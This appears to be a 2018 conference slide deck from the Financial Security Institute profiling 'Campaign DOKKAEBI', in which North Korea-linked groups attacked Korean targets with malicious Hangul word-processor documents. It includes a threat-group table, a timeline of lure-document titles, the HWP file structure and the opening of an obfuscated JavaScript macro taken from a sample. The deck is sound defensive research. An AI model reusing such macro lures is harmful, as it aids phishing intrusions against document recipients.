

DOKKAEBI: **Documents of Korean and Evil Binary**

2018 .10.03

**Jaeki Kim,
Kyoung-Ju Kwak,
Min-Chang Jang**

@Financial Security Institute

- **JAEKI KIM (a.k.a JACK2)**
 - **Malware & Threat Analysis**
 - Computer Emergency Analysis Team @FSI (2016~)
 - Main Author of Threat Intelligence Report 'Campaign DOKKAEBI' (2018)
 - **Digital Forensic**
 - CECRC @NEC(National Election Commission) (2016)
 - **M.S. degree - Information Security**
 - SANE Lab, Korea University (2014 ~ 2016)
 - **Interest in Analysis**
 - Mentor of Best of the Best(B.O.B) Program
(Vulnerability Analysis Track) @KITRI
 - Member of "koreanbadass" Team
@DEFCON CTF Finalist (2017, 2018)
- **SNS(facebook,twitter) @2runjack2**



- **Kyoung-ju KWAK**
 - **Manager of Threat Analysis Team**
 - **Main Author of Threat Intelligence Report**
“Campaign Rifle : Andariel, The Maiden of Anguish”
 - **Member of National Police Agency Cybercrime**
Advisory Committee
 - **Mentor of Best of the Best(B.O.B) Program**
 - **Speaker of {Blackhat, Kaspersky SAS, Kaspersky CSW, PACSEC, HITCON, HACKCON, ISCR, etc}**
 - **SNS(facebook,twitter) @kjkwak12**



- **Min-Chang Jang (a.k.a OSIRIS)**
 - **A manager of CEAT**
 - Computer Emergency Analysis Team @FSI (2014~)
 - Main Author of Threat Intelligence Report 'Shadow Voice'
 - It focuses Voice Phishing in Korea, but not yet published
 - **A graduate student (M.S degree)**
 - SANE Lab, Korea University (2014 ~ Now)
 - **Served in the Korea NAVY CERT**
 - **Interest in Extreme Sports**
 - Scuba Diving in Guam, Philippines and Taiwan
 - Paragliding in DanYang
 - **Speaker of {BlackHat, KIMCHI CON, CODE BLUE}**
- **SNS (fb: mins4416, twt: 051R15)**



- **Introduction**
- **Threat Groups**
- **Campaign DOKKAEBI (2015 ~ 2018.6)**
- **Profiling of Malicious Hangul Files**
- **Relationships**
- **Recent Trends**
- **Conclusion**

- **Introduction**
- Threat Groups
- Campaign DOKKAEBI (2015 ~ 2018.6)
- Profiling of Malicious Hangul Files
- Relationships
- Recent Trends
- Conclusion

- **Background**
 - **Threat Actor**
 - an individual or group involved in malicious cyber activity

- **Background**
 - **Threat Actor**
 - an individual or group involved in malicious cyber activity
 - **Operation**
 - A incident(intrusion attempts) carried out by Threat Actor

- **Background**
 - **Threat Actor**
 - an individual or group involved in malicious cyber activity
 - **Operation**
 - A incident(intrusion attempts) carried out by Threat Actor
 - **Campaign**
 - A set of activity(Operation) carried out by Threat Actors using specific techniques (TTP) for some particular purpose

- **Background**
 - **Threat Actor**
 - an individual or group involved in malicious cyber activity
 - **Operation**
 - A incident(intrusion attempts) carried out by Threat Actor
 - **Campaign**
 - A set of activity(Operation) carried out by Threat Actors using specific techniques (TTP) for some particular purpose




- **Background**
 - **Threat Actor**
 - an individual or group involved in malicious cyber activity
 - **Operation**
 - A incident(intrusion attempts) carried out by Threat Actor
 - **Campaign**
 - A set of activity(Operation) carried out by Threat Actors using specific techniques (TTP) for some particular purpose



- **Background**
 - **Threat Actor**
 - an individual or group involved in malicious cyber activity
 - **Operation**
 - A incident(intrusion attempts) carried out by Threat Actor
 - **Campaign**
 - A set of activity(Operation) carried out by Threat Actors using specific techniques (TTP) for some particular purpose



- **Background**
 - **Threat Actor**
 - an individual or group involved in malicious cyber activity
 - **Operation**
 - A incident(intrusion attempts) carried out by Threat Actor
 - **Campaign**
 - A set of activity(Operation) carried out by Threat Actors using specific techniques (TTP) for some particular purpose




Threat Intelligence

- Campaign DOKKAEBI
 - A set of Operation carried out by Threat Groups
 - using **malicious Hangul documents** for some particular purpose




- Campaign DOKKAEBI
 - A set of Operation carried out by Threat Groups
 - using **malicious Hangul documents** for some particular purpose



■ Campaign DOKKAEBI


- A set of Operation carried out by Threat Groups
 - using **malicious Hangul documents** for some particular purpose



- Campaign DOKKAEBI

- A set of Operation carried out by Threat Groups
 - using **malicious Hanguk documents** for some particular purpose
- Related Threat Groups

- **Bluenoroff, Kimsuky, Scarcraft**



- Introduction
- **Threat Groups**
- Campaign DOKKAEBI (2015 ~ 2018.6)
- Profiling of Malicious Hangul Files
- Relationships
- Recent Trends
- Conclusion

- **Related Threat Groups**

| Threat Group |
|--------------|
| Bluenoroff |
| Kimsuky |
| Scarcruft |

▪ Related Threat Groups

| Threat Group | Target | Purpose | Activity Time | Major Incident |
|-------------------|--|--|---------------|---|
| Bluenoroff | Global and Korean domestic financial companies Officials and users of crypto-currency exchanges | Confidential information takeover and monetary gain (SWIFT, crypto-currency) | 2015 ~ | SWIFT illegal transaction of central bank of Bangladesh |



■ Related Threat Groups

| Threat Group | Target | Purpose | Activity Time | Major Incident |
|-------------------|--|--|---------------|---|
| Bluenoroff | Global and Korean domestic financial companies Officials and users of crypto-currency exchanges | Confidential information takeover and monetary gain (SWIFT, crypto-currency) | 2015 ~ | SWIFT illegal transaction of central bank of Bangladesh |
| Kimsuky | Infrastructure, Government, North Korean defectors and politicians | Information gathering and social confusion | 2013 ~ | KHNP cyber terrorism (2014) |



Related Threat Groups

| Threat Group | Target | Purpose | Activity Time | Major Incident |
|-------------------|---|---|---------------|--|
| Bluenoroff | Global and Korean financial companies, Officials and employees of crypto-currency exchanges |  | | SWIFT illegal transaction of central bank of Bangladesh |
| Kimsuky | Infrastructure, North Korean officials and politicians | | | KHNP cyber terrorism (2014) |
| Scarcruft | Diplomatic and North Korean Human Rights Organizations and People | Information gathering and information destruction purposes | 2016 ~ | Attack using Flash Zero Day (CVE-2016-4171, CVE-2018-4878) |


■ Related Threat Groups

| Threat Group | Target | Purpose | Activity Time | Major Incident |
|-------------------|--|--|---------------|--|
| Bluenoroff | Global and Korean domestic financial companies Officials and users of crypto-currency exchanges | Confidential information takeover and monetary gain (SWIFT, crypto-currency) | 2015 ~ | SWIFT illegal transaction of central bank of Bangladesh |
| Kimsuky | Infrastructure, Government, North Korean defectors and politicians | Information gathering and social confusion | 2013 ~ | KHNP cyber terrorism (2014) |
| Scarcruft | Diplomatic and North Korean Human Rights Organizations and People | Information gathering and information destruction purposes | 2016 ~ | Attack using Flash Zero Day (CVE-2016-4171, CVE-2018-4878) |

- Introduction
- Threat Groups
- **Campaign DOKKAEBI (2015 ~ 2018.6)**
- Profiling of Malicious Hangul Files
- Relationships
- Recent Trends
- Conclusion

■ Campaign DOKKAEBI


- A set of Operation carried out by Threat Groups
 - using **malicious Hanguk documents** for some particular purpose
- Related Threat Groups
 - **Bluenoroff, Kimsuky, Scarcraft**



Campaign DOKKAEBI (2015 ~ 2018.06)

■ Timeline

■ After KHNP Cyber Terror (2014.12)



Campaign DOKKAEBI (2015 ~ 2018.06)

■ 2015~2016



**Politics &
North Korean defectors**

Inter-Korean diplomacy

Campaign DOKKAEBI

■ 2017~2018.06

Finance, Crypto-currency,
Resume

Politics &
North Korean defectors

Inter-Korean diplomacy

JAN

17년 북한 신년사 분석
일본의 안보법발효에 따른 영향

FEB

안녕하십니까

MAR

5대 악성 사이버 범죄

APR

서비스 신청서
美 사이버 보안시장의 현재와 미래
북한은 국제법상 국가인가
이력서
데이터

MAY

몸에 심장이 없는 상태로 555일 생존한 남성
납세담보변경요구서
법인(개인)형의거래보고내역
세무조사 준비서류
대박
환전 해외송금.한도 및 제출서류

JUN

쉬운 한국어 책보기.견적서
목차
KMC]Self-Certification_Service
이력서(김정희)
입사지원서(곽정민)
[가상화폐] 국가별 가상화폐 허용 현황
더운 여름에 시원하게 옷어보세요

JUL

2017 금융보안 표준화 수요조사 실시 정보 공유
창업벤처 정책인식 실태조사 협조 요청

제2회 신기술 경영과 법 세미나
예금권실질정 서류안내(핀테크기업)
첨부1.위임장 / 첨부2.사용인감계
비트코인 현상 블록체인 2.0 기대평 이벤트
국내출장결과보고서
거래내역

AUG

(대검)2017임시113호(마약류 매매대금 수익자 추정 지급주소164건)
전산 및 비전산 자료 보존 요청서
반성문
개성공단 재개 절대 안되는 8가지 이유
한국은 왜 필리핀의 길을 가려 하는가

SEP

이력서
해외전문가 초청 세미나

OCT

세계한인의 날 알아보기
비트코인 관련 주요 범죄 사례
HELLO WORLD
[붙임]조사 당일 구비하여야 할 서류 1부
존경하는 올인통

NOV

내 몸 얼마나 늙었을까
비트코인 관련 주요 범죄 사례
인적사항
향후 비트전망
정혜성 이력서
로그인 오류
이력서.문지훈

DEC

나의 직장에 대한 생산성 향상을 위한 개선해야 할 문제점과 개선 방안
조직의 소금같은 존재인 투명인간에 주목하라
주요 정보통신기반시설 긴급 보안점검 결과

2017

2018

JAN

보도자료_양식(통일부)

FEB

가상화폐와 각국의 규제정책
암호통화의_경제적_의미와_
정책대응방향_토론회내지

MAR

진술서
피심 및 대진

APR

거래처 원장

MAY

PC 보안 점검표 및 매뉴얼

JUN

미국의 대테러전쟁
나의 참전수기 모음
죽음에 대한 이해와 성찰
인사발령 (안)

- Introduction
- Threat Groups
- Campaign DOKKAEBI (2015 ~ 2018.6)
- **Profiling of Malicious Hanguk Files**
- Relationships
- Recent Trends
- Conclusion

- **Hwp Document File Formats 5.0**

Profiling of Malicious Hangul Files

▪ Hwp Document File Formats 5.0

Storage

Stream

| 설명 | 구별 이름 |
|----------|--|
| 파일 인식 정보 | FileHeader |
| 문서 정보 | DocInfo |
| 본문 | BodyText Section0 Section1 ... |
| 문서 요약 | \005HwpSummaryInformation |
| 바이너리 데이터 | BinData BinaryData0 BinaryData1 ... |
| 미리보기 텍스트 | PrvText |
| 미리보기 이미지 | PrvImage |
| 문서 옵션 | DocOptions _LinkDoc DrmLicense ... |

| | |
|----------|--|
| 미리보기 텍스트 | PrvText |
| 미리보기 이미지 | PrvImage |
| 문서 옵션 | DocOptions _LinkDoc DrmLicense ... |
| 스크립트 | Scripts DefaultJScript JScriptVersion ... |
| XML 템플릿 | XMLTemplate Schema Instance ... |
| 문서 이력 관리 | DocHistory VersionLog0 VersionLog1 ... |

Profiling of Malicious Hangul Files

| Name | Contents | Analysis Information |
|---|--|---|
| FileHeader | Signatures called Hangul document files | Check whether the file is a Hangul document file |
| BodyText - Section0 - Section1 - ... | Stores content such as paragraphs, tables, and drawing objects | Within BodyText storage, Check whether an invalid value is inserted in the tag that indicates the paragraph text (HWPTAG_PARA_TEXT) * Additional use of ViewText storage for distribution documentation |
| /008Hwp Summary Information | Identify the title, author, creation and last modification date of the HWPs | Can be used as various elements for Threat group profiling |
| BinData - BinaryData0 - BinaryData1 - .. | Within BinData Storage, Save images, OLE objects, and PostScript as separate streams | Identify unhealthy streams (OLE objects and postscript) of saved streams |
| PrvText | Save preview text as a Unicode string | Understand the contents of the document body |
| Scripts - DefaultJScript - JScriptVersion - ... | Saving JavaScript as a Stream in Scripts Storage | Check for malicious JavaScript (Macro) |

- **Classification - Malicious Hangul Files**
 - **Macro**
 - **PostScript**
 - **Data Link**
 - **Distribution**

Profiling of Malicious Hangul Files

- Classification - 1) Macro
 - Javascript

스크립트

항목: Document

Open

매크로 반복 횟수: 1

```
1 function OnDocument_New()
2 {
3   //todo :
4 }
5
6
7 {
8   //todo :
9 }
10
```

스크립트

항목: Document

Open


매크로 반복 횟수: 1

```
function v(es){try{t="ABCDEFGHIJKLMNOPQRSTUVWXYZat
"D3MeD7ZTAUODRQwI0+KLTQwBVfxDD7YT0+IBVfyDRQwI0
```


- **Classification - 2) Postscript**
 - **Ghostscript engine**

Classification - 2) Postscript

Ghostscript engine

